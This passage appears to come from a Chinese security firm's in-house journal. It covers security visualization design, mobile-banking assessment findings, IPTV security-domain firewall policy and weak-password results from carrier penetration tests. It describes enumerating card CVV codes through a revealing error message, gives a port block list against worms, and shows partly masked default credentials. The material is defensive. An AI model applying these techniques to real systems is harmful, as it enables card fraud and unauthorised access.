项目组必须严密跟踪整改进展，通过统计关键指标并适时调整整改计划，才能保证项目整体实施效果。整改状态的关键指标有：

- 有无反馈回复意见
- 有无提供整改方案
- 有无明确整改完成日期

结论

本文通过介绍商业银行信息科技风险外部审计项目实施过程，结合纵向、横向对比及我们的实施经验，明确审计重点，分享实施技巧和实用工具。笔者希望能给正在研究和正在实施信息科技风险审计服务的人员提供思路和方法。

参考文献

肖尧《浅谈商业银行信息科技全面审计方法》

齐芳《商业银行信息科技风险管理状况行业对比分析》

大数据网络安全可视化设计

系统架构部 康向荣

众所周知，我们已经进入了大数据时代，在信息安全领域，越来越多的人希望通过信息的可视化处理，获得更深的洞察力、更好的决策力以及更强的自动化处理能力，数据可视化已经成为网络安全技术的一个重要趋势。

一、什么是网络安全可视化

攻 击从哪里开始？目的是哪里？哪些地方遭受的攻击最频繁……通过大数据网络安全可视化图，我们可以在几秒钟内回答这些问题，这就是可视化带给我们的效率。

大数据网络安全的可视化不仅能让我们更容易地感知网络数据信息，快速识别风险，还能对事件进行分类，甚至对攻击趋势做出预测。可是，该怎么做呢？

1.1 故事 + 数据 + 设计 = 可视化

做可视化之前，最好从一个问题开始，你为什么要做可视化，希望从中了解什么？

是否在找周期性的模式？或者多个变量之间的联系？异常值？空间关系？比如政府机构，想了解全国各个行业漏洞的分布概况，以及哪个行业、哪个地区的漏洞数量最多；又如企业，想了解内部的访问情况，是否存在恶意行为，或者企业的资产情况怎么样。总之，要弄清楚你进行可视化设计的目的是什么，你想讲什么样的故事，以及你打算跟谁讲。




图 1 可视化参考模型

有了故事，还需要找到数据，并且具有对数据进行处理的能力，图 1 是一个可视化参考模型，它反映的是一系列的数据的转换过程：

1、我们有原始数据，通过对原始数据进行标准化、结构化的处理，把它们整理成数据表。

2、将这些数值转换成视觉结构（包括形状、位置、尺寸、值、方向、色彩、纹理等），通过视觉的方式把它表现出来。例如将高中低的风险转换成红黄蓝等色彩，数值转换成大小。

3、将视觉结构进行组合，把它转换成图形传递给用户，用户通过人机交互的方式进行反向转换，去更好地了解数据背后有什么问题和规律。

最后，我们还得选择一些好的可视化的方法。比如要了解关系，建议选择网状的图，或者通过距离，关系近的距离近，关系远的距离也远。

总之，有个好的故事，并且有大量的数据进行处理，加上一些设计的方法，就构成了可视化。

1.2 可视化设计流程



图 2 可视化设计流程

一个好的流程可以让我们事半功倍，可视化的设计流程主要有分析数据、匹配图形、优化图形、检查测试。首先，在了解需求的基础上分析我们要展示哪些数据，包含元数据、数据维度、查看的视角等；其次，我们利用可视化工具，根据一些已固化的图表类型快速做出各种图表；然后优化细节；最后检查测试。

具体我们通过两个案例来进行分析。

二、案例一：大规模漏洞感知可视化设计



图 3 大规模漏洞感知可视化

图 3 是全国范围内，各个行业漏洞的分布和趋势，橙黄蓝分别代表了漏洞数量的高低。

2.1 整体项目分析

我们在拿到项目策划时，既不要被大量的信息资料所迷惑而感到茫然失措，也不要急于完成项目，不经思考就盲目进行设计。首先，让我们认真了解客户需求，并对整体内容进行关键词的提炼。可视化的核心在于对内容的提炼，内容提炼得越精确，设计出来的图形结构就越紧凑，传达的效率就越高。反之，会导致图形结构臃肿散乱，关键信息无法高效地传达给读者。

对于大规模漏洞感知的可视化项目，客户的主要需求是查看全国范围内各个行业的漏洞分布和趋势。我们可以概括为三个关键词：漏洞量、漏洞变化、漏洞级别，这三个关键词就是我们进行数据可视化设计的核心点，整体的图形结构将围绕这三个核心点来展开布局。

2.2 分析数据

想要清楚地展现数据，就要先了解所要绘制的数据，如元数据、维度、元数据间关系、数据规模等。根据需求，我们需要展现的元数据是漏洞事件，维度有地理位置、漏洞数量、时间、漏洞类别和级别，查看的视角主要是宏观和关联。涉及到的视觉元素有形状、色彩、尺寸、位置、方向，如图 4。



图 4 涉及到的视觉元素

2.3 匹配图形



图 5 匹配的图形

分析清楚数据后，就要找个合适的箱子把这些“苹果”装进去。上一步，或许还可以靠自身的逻辑能力采集到现成数据分析得到，而这一步更多地需要经验和阅历。幸运的是，现在已经有成熟成熟的图形可以借鉴了。从和业务的沟通了解到，需要匹配的图形有中国地图、饼图、top 图、数字、趋势等。

2.4 确定风格




图 6 设计风格和色彩定位

匹配图形的同时，还要考虑展示的平台。由于客户是投放在大屏幕上查看，我们对大屏幕的特点进行了分析，比如面积巨大、深色背景、不可操作等。依据大屏幕的特点，我们对设计风格进行了头脑风暴：它是实时的，有紧张感；需要新颖的图标和动效，有科技感；信息层次是丰富的；展示的数据是权威的。

最后根据设计风格进一步确定了深蓝为标准色，代表科技与创新；橙红蓝分别代表漏洞数量的高中低，为辅助色；整体的视觉风格与目前主流的扁平化一致。

2.5 优化图形

有了图形后，尝试把数据按属性绘制到各维度上，不断调整直到合理。虽然这里说的很简单，但这是最耗时耗力的阶段。维度过多时，在信息架构上广而浅或窄而深都是需要琢磨的，而后再加上交互导航，使图形更“可视”。



图 7 设计过程

在这个任务中，图形经过很多次修改，图 7 是我们设计的过程稿，深底、高亮的地图，多颜色的攻击动画特效，营造紧张感；地图中用红、黄、蓝来呈现高、中、低危的漏洞数量分布情况；心理学认为上方和左方易重视，“从上到下”“从左至右”的“Z”字型的视觉呈现，简洁清晰，重点突出。

完成初稿后，我们进一步优化了维度、动效和数量。

维度：每个维度，只用一种表现，清晰易懂；动效：考虑时间和情感的把控，从原来的 1.5ms 改为 3.5ms；数量：考虑了太密或太疏时用户的感受，对圆的半径做了统一大小的处理。

2.6 检查测试

最后还需要检查测试，从头到尾过一遍是否满足需求；实地投放大屏幕后，用户是否方便阅读；动效能否达到预期，色差是否能接受；我们用一句话描述大屏，用户能否理解。

三、案例二：白环境虫图可视化设计

如果手上只有单纯的电子表格，要想找到其中 IP、应用和端口的访问模式就会很花



图 8 访问关系可视化对比

时间，而用虫图（图 8）呈现之后，虽然增加了很多数据，但读者的理解程度反而提高了。

3.1 整体项目分析

当前，企业内部 IT 系统复杂多变，存在一些无法精细化控制的、非法恶意的行为，如何精准地处理安全管理问题呢？我们的主要目标是帮助用户监测访问内网核心服务器的异常流量，概括为 2 个关键词：内网资产和访问关系，整体的图形结构将围绕这两个核心点来展开布局。

3.2 分析数据

接下来分析数据，案例中的元数据是事件，维度有时间、源 IP、目的 IP 和应用，查看的视角主要是关联和微观。




图 9 查看视角

3.3 匹配图形

根据以往的经验，带有关系的数据一般使用和弦图和力导向布局图。最初我们采用的是和弦图，圆点内部是主机，用户要通过 3 个维度去寻找事件的关联。通过测试发现，用户很难理解，因此选择了力导向布局图（虫图）。第一层级展示全局关系，第二层级通过对 IP 或端口的钻取进一步展现相关性。

3.4 优化图形

优化图形时，我们对很多细节进行了调整：

- 1、考虑太密或太疏时用户的感受，只展示了 TOP N。
- 2、弧度、配色的优化，与我们 UI 界面风格相一致。
- 3、IP 名称超长时省略处理。
- 4、微观视角中，源和目的分别以蓝色和紫色区分，同时在线上增加箭头，箭头向内为源，向外是目的，方便用户理解。

5、交互上，通过单击钻取到单个端口和 IP 的信息；鼠标滑过时相关信息高亮展示，这样既能让画面更加炫酷，又能让人方便地识别。




图 10 细节的调整

3.5 检查测试

通过调研，用户对企业内部的流向非常清楚，视觉导向清晰，钻取信息方便，色彩、动态等细节的优化帮助用户快速定位问题，提升了安全运维效率。




图 11 白环境虫图可视化设计

四、总结

总之，借助大数据网络安全的可视化设计，人们能够更加智能地洞悉信息与网络安全的态势，更加主动、弹性地去应对新型复杂的威胁和未知多变的风险。

可视化设计的过程中，我们还需要注意：整体考虑、顾全大局；细节的匹配、一致性；充满美感，对称和谐。

参考文献

- [1] Nathan Yau, 鲜活的数据：数据可视化指南，2014
- [2] <http://d3js.org/>
- [3] <http://webpages.uncc.edu/krs/courses/6010/infovis/lectures/infovis.pdf>
- [4] <http://xoxpirit.com/2010/11/10/data-visualization-guide/>
- [5] <http://echarts.baidu.com/doc/example.html>

手机银行业务安全评估（二）

行业技术部 徐一丁

上一期我们介绍了手机银行业务安全评估方法，下面来说说评估中经常发现的问题及其防范措施，以便客户加强自己的手机银行业务安全。

验证强度不足

客户身份验证是银行业务的关键工作之一，是保证业务活动安全性的必要手段。传统的银行业务在柜台面对面进行，客户本人与银行柜面业务人员交流，提出业务申请，柜面人员通过身份证件、凭证等凭据验证客户的身份并确认其具有相关权限，然后进行业务处理。手机银行业务活动同样是由客户端（手机）和服务端（银行系统）两方通过交互来完成的，当在远程的一部手机提出将最近的交易记录传过去时，银行系统是否应进行查询这些记录并传送给对方的手机？这种场景下，手机客户端的身份验证就成为关键性的问题。

而在业务评估中，我们经常发现身份验证强度不足的问题，给手机银行带来很大风险。常见的手机银行验证手段有：

- 用户名 + 口令，安全可信度低，通常用作手机银行登录。
- 动态口令，安全可信度较高，通常用作支付或转账操作的确认。
- 音频 Key，存储客户的电子证书，安全可信度相对最高，通常用作转账等高风险交易的确认。

下面介绍一个在评估中发现的在“收款人管理”功能中存在的比较典型的验证不足的问题。

步骤	操作说明	信息流方向	信息流内容	可能风险	银行现状
1	1、登录状态下，用户在客户端点击“收款人名单管理”按钮 2、客户端向服务端发送请求指令	客户端 → 服务端	1、收款人名单管理请求指令	无	
2	1、服务端接收请求 2、服务端从数据库中读取相关信息 3、服务端将信息向客户端传送	服务端 → 客户端	1、已经保存的同类收款人户名、账号	1、提供不必要的信息，给进一步攻击提供线索 2、信息在传递过程中被窃取或篡改	1、已经进行了合理的技术防护 2、已经进行了合理的技术防护
3	1、客户端接收信息 2、客户端显示已经保存的收款人银行卡账户和列表 3、用户选择新增、修改或删除收款人信息 4、客户端显示相关操作页面 5、用户输入新的收款人户名和收款人账号 6、用户点击确认 7、客户端发送请求指令和相关信息	客户端 → 服务端	1、收款人户名和收款人账号 2、请求指令	1、信息在客户端上处理的过程中被窃取或篡改	1、已经进行了合理的技术防护
4	1、服务端接收确认操作请求 2、服务端验证银行卡号规范性，如果是本行行号，再验证账号是否存在 3、如果正确，服务端添加或更新收款人信息到数据库 4、服务端发送新增成功的信息	服务端 → 客户端	1、交易成功的指令	1、操作权限验证强度不足，信息被非法修改 2、提供不必要的信息，为进一步攻击提供线索	1、没有对新新增收款人采取更多因素的认证手段 2、卡号不存在时的提示包含了后台数据库表的信息
5	1、客户端接收相关信息 2、客户端将信息显示在操作成功的页面上	无		1、信息在客户端上处理的过程中被窃取或篡改	1、已经进行了合理的技术防护

上表是本例中“收款人管理”的业务流程分解与风险分析，在第4步中，发现了新增和删除收款人时没有进行验证的问题，攻击者可能通过撞库获得手机银行的登录权限，在查看用户账户情况后，可能会用伪装的其他账户信息替换掉真实收款人信息，导致用户被误导，自己将资金转入攻击者的账户。

业务操作中可能面临什么级别的风险，其验证强度就应达到什么级别的要求。本例中的“收款人管理”功能中，对收款人进行新增、修改、删除等操作时，就应当进行身份验证，而且应采取这个账户所具有的最高级别身份验证手段，如果有动态口令验证机制就采用动态口令，如果有音频 Key 就采用音频 Key，二者方式都没有的，至少采取用户名 + 口令的方式验证。

常见的验证不足的问题可以分类为：

- 没有在每一个需要验证的业务操作中进行验证。例如：用户登录后，对其后续操作不再进行必要的权限核实。这可能导致攻击者使用正常用户登录后，利用命令构造工具，非法查看其他账户信息，甚至非法对其

他账户资金进行操作。2011年6月，花旗银行的21万信用卡用户信息失窃，就是因为这个问题。

- 虽然进行了验证，但在高风险的业务操作中采用强度低的验证方法，例如：经用户名 + 口令验证后即可进行大额资金转账。这类问题近年来已经较少。

是否应在某一个业务操作中进行权限验证？所采用的验证强度是否足够？应在每一个业务环节考虑验证手段的合理性，验证措施的强弱需要与相应操作面临的风险相匹配。

业务中提供了不必要的功能或信息

从安全角度看，业务设计中提供的功能和信息越多，出问题的概率就越大，敏感信息就越有可能泄露。在手机银行业务评估中，我们发现存在不必要的功能或提供了不必要信息时，给手机银行安全带来了隐患。

- 业务系统包含不必要的功能

业务上线时包含了不必要的功能，我们在手机银行评估中发现很多这类情况，包括仅用于测试的功能、此版本中还不需要上线的功能等；上线了不必要的文件，如源代码

管理文件、多余的可执行代码文件甚至源代码文件等。

下面是一个实际案例：2014年3月，某服务网站用于处理用户支付的服务器开启了处理用户支付服务的调试功能，把用户向网站提交的信用卡的持卡人卡号、CVV码等敏感信息直接打印到日志并保存在本地服务器；同时由于服务器自身未做必要的安全检查与加固，存在目录遍历漏洞，导致这些信息可被攻击者读取。其中泄露的信息包括：持卡人姓名、持卡人身份证、所持银行卡卡号、所持银行卡 CVV 码、所持银行卡 6 位 Bin（验证支付信息的 6 位密码）等。

本例事件的根源就是因为上线时检查不严格，业务中增加了多余的功能。

- 提供不必要的提示信息

由于业务设计，手机银行服务端有时会输出不必要的提示信息，多数原因是为了加强客户体验。

如某银行信用卡的手机银行功能存在提供信息过多的问题，通过这些信息可枚举信用卡 CVV 码。该手机银行系统的信用卡注册功能中，要求用户提交包括 CVV 码在

内的相关信息进行验证，如果 CVV 码错误，则会提示“CVV 码输入错误，请重新输入”。由于 CVV 码只有三位，因此，攻击者可以利用这一提供信息进行枚举猜测，从而获得该信用卡的三位 CVV 数字，并在猜测出正确的 CVV 码后，进一步继续枚举而获得信用卡有效期。攻击者继续采用此方式，对其他用户的信用卡重复上述操作，可能使大量用户的信用卡信息泄露。

在业务设计中，对 CVV 码输入错误的情况进行准确提示，能够使客户更明确地获知问题，提升了客户体验，但提升体验应在安全的前提下进行。当不能保证安全时，只能牺牲一些客户体验度来获得安全。在本例中，可以模糊提示“您的信息输入有误，请检查后重新输入”，就能够有效地避免这个问题。

- 对客户端输出不必要的信息内容

银行有时为了做业务方便，向客户提供的信息中包含不必要的内容。如在交易记录查询结果中显示全部的银行卡号信息，包括银行卡主的身份证号码等，由于“撞库攻击”可能性的存在，应当对银行卡号进行部分屏蔽，不返回身份证号码，或在返回身份证号码的时候也进行部署屏蔽。

下面是一个业务中提供不必要内容的实例：2013 年 2 月此问题被发现。通过某保险公司的合作方“XX 风险管理网”，可直接在线查询到近 80 万条保险公司客户的信息。在网站的搜索中输入姓氏等信息，会显示大量姓氏相同的用户信息，包括投保险种、手机号、身份证号、密码等敏感内容。保险公司称是由于“XX 风险管理网”升级操作失误，导致信息泄露，该网紧急关闭该查询模块。此次事

件造成投保人信息数据库中 80 万条用户信息被泄露。根据业务需要，实际上保险公司的合作方不需要这么多信息内容，尤其是密码没有必要向合作方提供，保险公司对这些信息内容管理不严格，也是造成信息泄露的主要原因之一。

防范提供不必要的功能或信息的问题，在业务中传递的信息和功能应遵循“最小必需”原则，即在保证满足业务功能的前提下，只向用户或其他机构提供必需的信息和功能，使业务与安全达到平衡，在业务设计和系统开发各环节中进行如下控制。

(一) 需求分析阶段对涉及信息查询、下载、导出、日志记录、打印、第三方接口等功能需求时，应组织业务需求人员、项目组安全员等评审功能必要性，不必要的功能不纳入正式系统需求。

(二) 设计阶段应根据信息系统需求，仅对必需的功能进行设计，对于信息系统中的敏感信息应识别其流经的各环节，对于其查询、显示、存储、传输等都应设计相应的脱敏机制。

(三) 编码阶段：严格遵守编码安全规范，屏蔽不必要的提示信息 and 出错信息，对涉及身份鉴别等敏感时，提示信息应避免明确错误位置；调试信息或日志中仅记录能定位错误最小必需的信息。

(四) 投产上线阶段：应对发布的文件与功能进行审核，确保只发布适当的文件与功能。投产版本中必须将代码中的调试信息、单元测试代码、不使用的功能代码、源代码管理文件等进行清理。对 Web 默认提示信息也应进行清理，避免暴露 Web 服务器、中间件和数据库等方面的信息。

(待续)

广电IPTV业务安全分析

南昌办事处 彭超

如今，市场上各类“电视盒子”屡见不鲜，广播电视台当然不会放过这块小鲜肉。本文将全面的分析广电 IPTV 业务系统，并且基于安全域的概念模型针对性的提出了完善的安全防护方案。

一、概述

新媒体集成播控平台 (IPTV) 主要包括信源引入系统、内容生成系统、集成播控系统、CDN 分发系统等。平台向上与本地的内容服务平台对接，引入本地媒资生产系统、内容提供商的内容；平台向下对接 IPTV/OTT/ 手机电视，通过传输网络将节目信号传输到由平台所管控的用户终端；平台还需要与 IPTV/OTT/ 手机电视的 BOSS 系统接口，以实现完整的运营支撑。

二、业务系统介绍

2.1 播控平台系统

播控平台业务系统决定了 OTT 系统体系所能为用户提供的服务，是支撑整体系统平台运营内容及策略的基础。通过集成播控平台相关整合机制的建立，将实现与能力层相关能力的有效整合；另外通过管理体系的统一化，还能全面提升平台管理效率与服务质量。

- 内容运营

内容运营是针对 OTT 服务的内容提供一个统一管理的平台，使播控平台的内容具备频道管理、视频管理、视频上线、搜索热词推荐等可运营功能。

- 终端管理

作为将 OTT 服务提供给客户的硬件模块，终端管理是 OTT 体系中重要的组成部分，为

终端的运营管理提供有力的支撑，不仅关系到为用户提供的服务质量，还决定了为 OTT 服务提供商提供的管理是否高效便捷。

- 用户管理

系统管理平台提供用户管理功能，使系统具备了有效可靠的管理能力，还能与计费管理、支付管理相关联，共同为用户提供便捷的服务。

- 计费管理

计费管理为用户提供收费产品服务及管理功能。在此基础上，系统针对 OTT 业务产品进行了新的定义与规划，极大地方便了运营管理与用户使用。

- 支付管理

消费者与系统平台之间使用安全电子手段进行商品交易，支持微信支付、支付宝支付和银行代收付支付等方法。

- 直播管理

直播管理为直播服务提供支撑与管理，其中包含多种直播节目和 EPG 的配置管理，此外通过地域的配置还可制定地域播放策略。

2.2 内容生产系统

内容生产业务系统是根据新媒体内容服务平台系统，完成媒体内容的基础生产工作并加以管理，对生产完成的内容包调配发送地址，将正确的内容发送到正确的业务平台系统。

- 信号收录

通过使用 Ingest Pro 收录系统来进行节目编辑和素材制作，系统包括 IP 收录及流媒体收录、H264 源码或转码收录等主要功能；信源在前端统一转换为 TS OVER IP 的形式进行收录，使得收录系统结构精简；任务调度服务器主备热备，让收录管理更加安全可靠；在系统流程方面，支持边采集边编辑流程，为整个节目系统提供更加快捷的制播手段。

- CP 上传

内容生产系统在满足客户内容生产的同时也提供了 CP 接入系统，让内容提供商安全地将自己的内容提供给内容消费方，同时满足内容消费方从多个内容提供商那获取内容，对获取内容的审核等功能和流程需求。

- 站点快编

新媒体内容制作量大，时效性要求高，对编辑站点的数量和编辑快捷性都有较高的要求。通过使用 xCut 这款前台编辑，后台高效合成的编辑软件来进行工作。它同时可支持多台编辑站点协调工作，在同一时刻可完成大规模新媒体视频编辑拆条制作。

- ML 资源管理

ML 资源管理模块是一套具有功能伸缩能力的完整媒体制作管理工具，通过 ML 提供的服务，用户能够对正在使用和存储媒体资源进行安全高效的访问，同时进行视频播放、镜头选择、添加标记点以及自动生成低码率、资源归档等业务应用。

- 任务调度

任务调度模块，通过计算机网络传输控制和管理信息，实现对多个基础后台的复杂业务协调调度，以及内容智能分发功能。调

度模块要实现与基础支撑系统其它功能子系统，以及在线业务系统的互联互通，确保安全和高可用。

- 内容转码

内容转码系统通过与内容管理系统及内容生产系统相配合，以分发管理模块为核心，通过计算机网络传输控制和管理信息，实现对多个业务平台的复杂业务协调调度，以及内容智能分发功能。分发系统要考虑内容分发和业务实现的全部流程，实现与基础支撑系统其它功能子系统，以及在线业务系统的互联互通，确保安全和高可用。

- 内容审核

内容审核主要是针对视音频内容进行浏览审核，可查看内容是否完整、是否符合本地舆论管理规定等，当审核不通过时，可直接打回或填写审核意见返回编辑修改。

2.3 CDN 分发系统

CDN 全称是 Content Delivery Network，即内容分发网络。其基本功能是通过缩短用户与服务的距离，避开有可能影响用户访问速度和服务稳定性的因素，从而使得内容传输更快更稳定。

- 直播服务

直播服务以基于 HTTP/TS、HTTP/FLV 的流媒体传输协议 HLS 为标准，采用渐进下载的方式来提供流媒体服务，通过不断更新的 .m3u8 列表完成直播流的连贯性。并且针对各个客户端定制的播放器直播方案，可以实现同时对多种终端进行发布。

- 点播服务

点播服务，通过分发服务接口将视频资源合理分发到各个中心

媒体服务器或 CDN 边缘节点媒体服务器。

平台采取多种媒资注入策略，能够保障所有服务器最大可用性和高效性。灵活便捷的业务模式，可提供统一、轻松、集中的管理。

- 静态加速服务

静态加速服务是指 CDN 网络和内容源文件服务器形成的良好互动，即将内容源站的内容：视音频文件、EPG 信息及各种文件类型的图片等缓存于 CDN 中心网络中，用缓存技术将文件 cache 在 CDN 的边缘节点上，即可满足终端用户就近访问的需求。

内容源文件可以通过定期和不定期的方式在 CDN 节点上进行更新：定期更新时 CDN 中心网络主动更新内容源站数据，再通过智能解析系统将内容进行优化分配到各 CDN 小网络节点；不定期更新可以通过后台管理系统进行主动推送完成。

2.4 信源引入系统

将接收到的信号源完好无损的直接传输到下面的相关处理系统，对数据信号进行有效处理。

主要适合通过卫星天线、卫星接收机以及 SDI 光发射机和接收机，通过高清编码卡 SDI 来接收信源，一部分信源直接引入 CDN 分发中心，另一部分引入内容生产系统进行加工处理，形成完整的信源引入系统供前端及后端使用。

三、技术风险分析

3.1 合规性要求

《广播电视相关信息系统安全等级保护基本要求 (GDJ 038—2011)》和《广播电视相关信息系统安全等级保护定级指南》都对涉

及到电视相关信息系统安全规定：需要满足等级保护三级要求。

3.2 安全审计风险

在 IPTV 的数据交换域承载着整个网络所有的数据交互。数据交互之间对数据的交换安全、数据库服务器的操作安全、查询记录、修改记录和删除记录等都面临着无法举证的安全隐患，一旦数据发生丢失或篡改行为，需要对数据丢失或篡改等行为进行记录和核查，确保有证可查，有据可依。

3.3 安全域边界风险

在各个安全域之间都存在数据交互。数据交换域作为整个网络的核心安全域，连接着各个安全域，他们之间的安全域边界存在各种各样的安全风险。比如在集成播控域与数据交换域之间、在集成播控域与内容生产域之间等。针对该域的边界存在病毒、木马、蠕虫等恶意流量传播威胁，域与域之间的边界安全防护迫在眉睫。

3.4 未授权的访问风险

安全域之间不同用户有不同权限，对这些用户的访问权限需要做到权限分离，按需访问原则。其中，针对运维管理域的运维人

员需要访问所有安全域，需要通过访问控制来进行限制，严格控制非授权人员的访问行为。而针对信源引入域只需要与内容生产域和集成播控域之间进行数据交互，其它域严格限制访问。授权用户和非授权用户需要明确访问行为以及访问对象，严格做好逻辑隔离策略。

3.5 安全评估风险

对于整个 IPTV 安全威胁情况需要进行监控和预警，同时在上线前需要对所有业务进行硬件、软件的安全评估，避免因为上线后再做整改从而对业务造成影响。各级业务平台维护部门应对相应新建业务平台进行安全评估，新建平台需经过第三方符合安全资质的厂家进行安全评估后承接维护工作。

四、安全防护思路

4.1 安全域设计思路

安全域是由在同一工作环境中，具有相同或相似的安全保护需求和保护策略，相互信任、相互关联或相互作用的 IT 要素的集合。

用户域由进行同类业务处理、访问同类数据的用户终端组成，例如工作站、便携式电脑等。

网络域由连接用户域、计算域及支撑域的用来传输数据的互联基础设施组成，例如网络交换机、路由器、网络链路等。

计算域由在局域范围内进行处理、传输、存贮数据的服务设备或系统组成，例如服务器设备、操作系统、数据库系统等。

支撑域由支撑业务运营的基础组件及作为各个安全设备、软件或系统的管理控制组件构成，如安全管理组件、数字证书组件等。

4.1.1 计算域设计

1、业务功能：依据 IPTV 信息系统的业务功能进行设计。

2、业务结构：依据 IPTV 信息系统应用结构和信息处理活动进行设计。

3、服务对象：依据 IPTV 业务服务对象和接入方式进行设计。

4.1.2 用户域设计

1、承担的业务功能：包括业务终端和管理终端。

2、所处的逻辑位置：包括本地用户和远程用户两类。

3、用户主体：包括内部用户和第三方用户两大类。

► 行业热点

网络接入交换层等数据流经的不同层次上部署安全策略。

►最小化原则：对所有数据通信或数据访问都采用仅允许进行合法的、正常的通信，其他的都一律禁止。

►安全和效率并重的原则：在安全策略落实后，保证不会给系统的性能带来明显的影响。

4.4 安全域策略的实现（举例）

根据安全域划分的结果，按照多层、深度防护的原则，安全域策略的实现将采用防火墙安全策略、路由器（或其他网络互联设备）的 ACL 访问控制策略、三层交换机的 VLAN 间访问策略等技术手段，实现安全域的边界、安全域内部的访问、通信控制。

• 防火墙策略：在防火墙上部署安全策略。

• VLAN 间的访问策略：按照业务通信要求，在局域网内部划分相应的 VLAN，在各个交换机上配置相应的 VLAN 间通信策略，控制不同 VLAN 间的通信。

1. 互联网出口的区域划分

互联网出口防火墙连接核心交换区域的核心交换机。

防火墙区域	说明
区域 A	x.x.x.x
区域 B	x.x.x.x

2. 出口防火墙的访问控制策略：

1) 禁止所有 IP 的病毒、蠕虫可能利用的端口 TCP:135、137、139、445、5554、9996；UDP:1434、137、139。

2) 区域间的访问策略为只开放允许的和正常的访问，默认策略为禁止。

• 区域 A 对区域 B 的访问

策略说明	允许用户通过互联网数据请求			
策略设置	源地址	目的地址	协议	条件
	Any	x.x.x.x	TCP (80)	允许

策略说明	允许时间同步			
策略设置	源地址	目的地址	协议	条件
	Any	x.x.x.x	UDP (123)	允许

策略说明	银行接入			
策略设置	源地址	目的地址	协议	条件
				允许

• 区域 B 对区域 A 的访问

策略说明	监控服务器管理中心 CDN 服务器			
策略设置	源地址	目的地址	协议	条件
	x.x.x.x (监控服务器)	x.x.x.x (CDN 服务器)	TCP ICMP	允许

策略说明	绿盟堡垒机管理中心 CDN 服务器			
策略设置	源地址	目的地址	协议	条件
	x.x.x.x (堡垒机)	x.x.x.x (中心 CDN 交换机)	TCP	允许
	x.x.x.x (备用主机)	x.x.x.x (CDN 服务器)	ICMP	

其余全部拒绝。

运营商渗透测试与挑战

济南办事处 刘永杰

本文通过总结最近几年的运营商行业安全服务中渗透测试的常见问题与运营商新技术新业务的安全新要求，希望对安全服务人员的渗透测试工作有所帮助。

一、引言

渗透测试一直是运营商行业安全服务工作中的主要内容，但是随着安全服务的深入，一些新技术新业务出现和运营商集团层面的关注重点有所转移，渗透测试工作面临挑战，这就需要服务团队与时俱进，满足服务要求。

二、传统渗透测试常见问题

传统渗透测试主要关注于系统本身存在的常见的问题，常见系统弱口令、SQL 注入、跨站、struts2 框架命令执行、上传漏洞和远程部署造成的 getshell 等问题。

2.1 弱口令问题

弱口令问题是运营商渗透测试最常见问题之一，运营商网络设备、安全设备、数据库与操作系统都可能存在弱口令问题，包括后

面介绍的 webservice 远程部署 getshell 也是由于后台弱口令造成，并且弱口令是利用难度最小危害最大的漏洞，因此特别需要注意。

如下图是某运营商某次检查扫描出的弱口令。

IP地址	用户名	密码	应用类型
	root	r!t (*****)	MySQL Oracle tnslistener 监听器
	admin	a***n	TELNET
	guest	g***t	TELNET
	admin	a***n	TELNET
	anonymous	a*****w	FTP Server
	admin	a***n	TELNET
	root	r!t	MySQL
	anonymous	a*****w	FTP Server
	anonymous	a*****w	FTP Server
	anonymous	(*****)	Oracle tnslistener 监听器
	anonymous	a*****w	FTP Server
	admin	a***n	TELNET
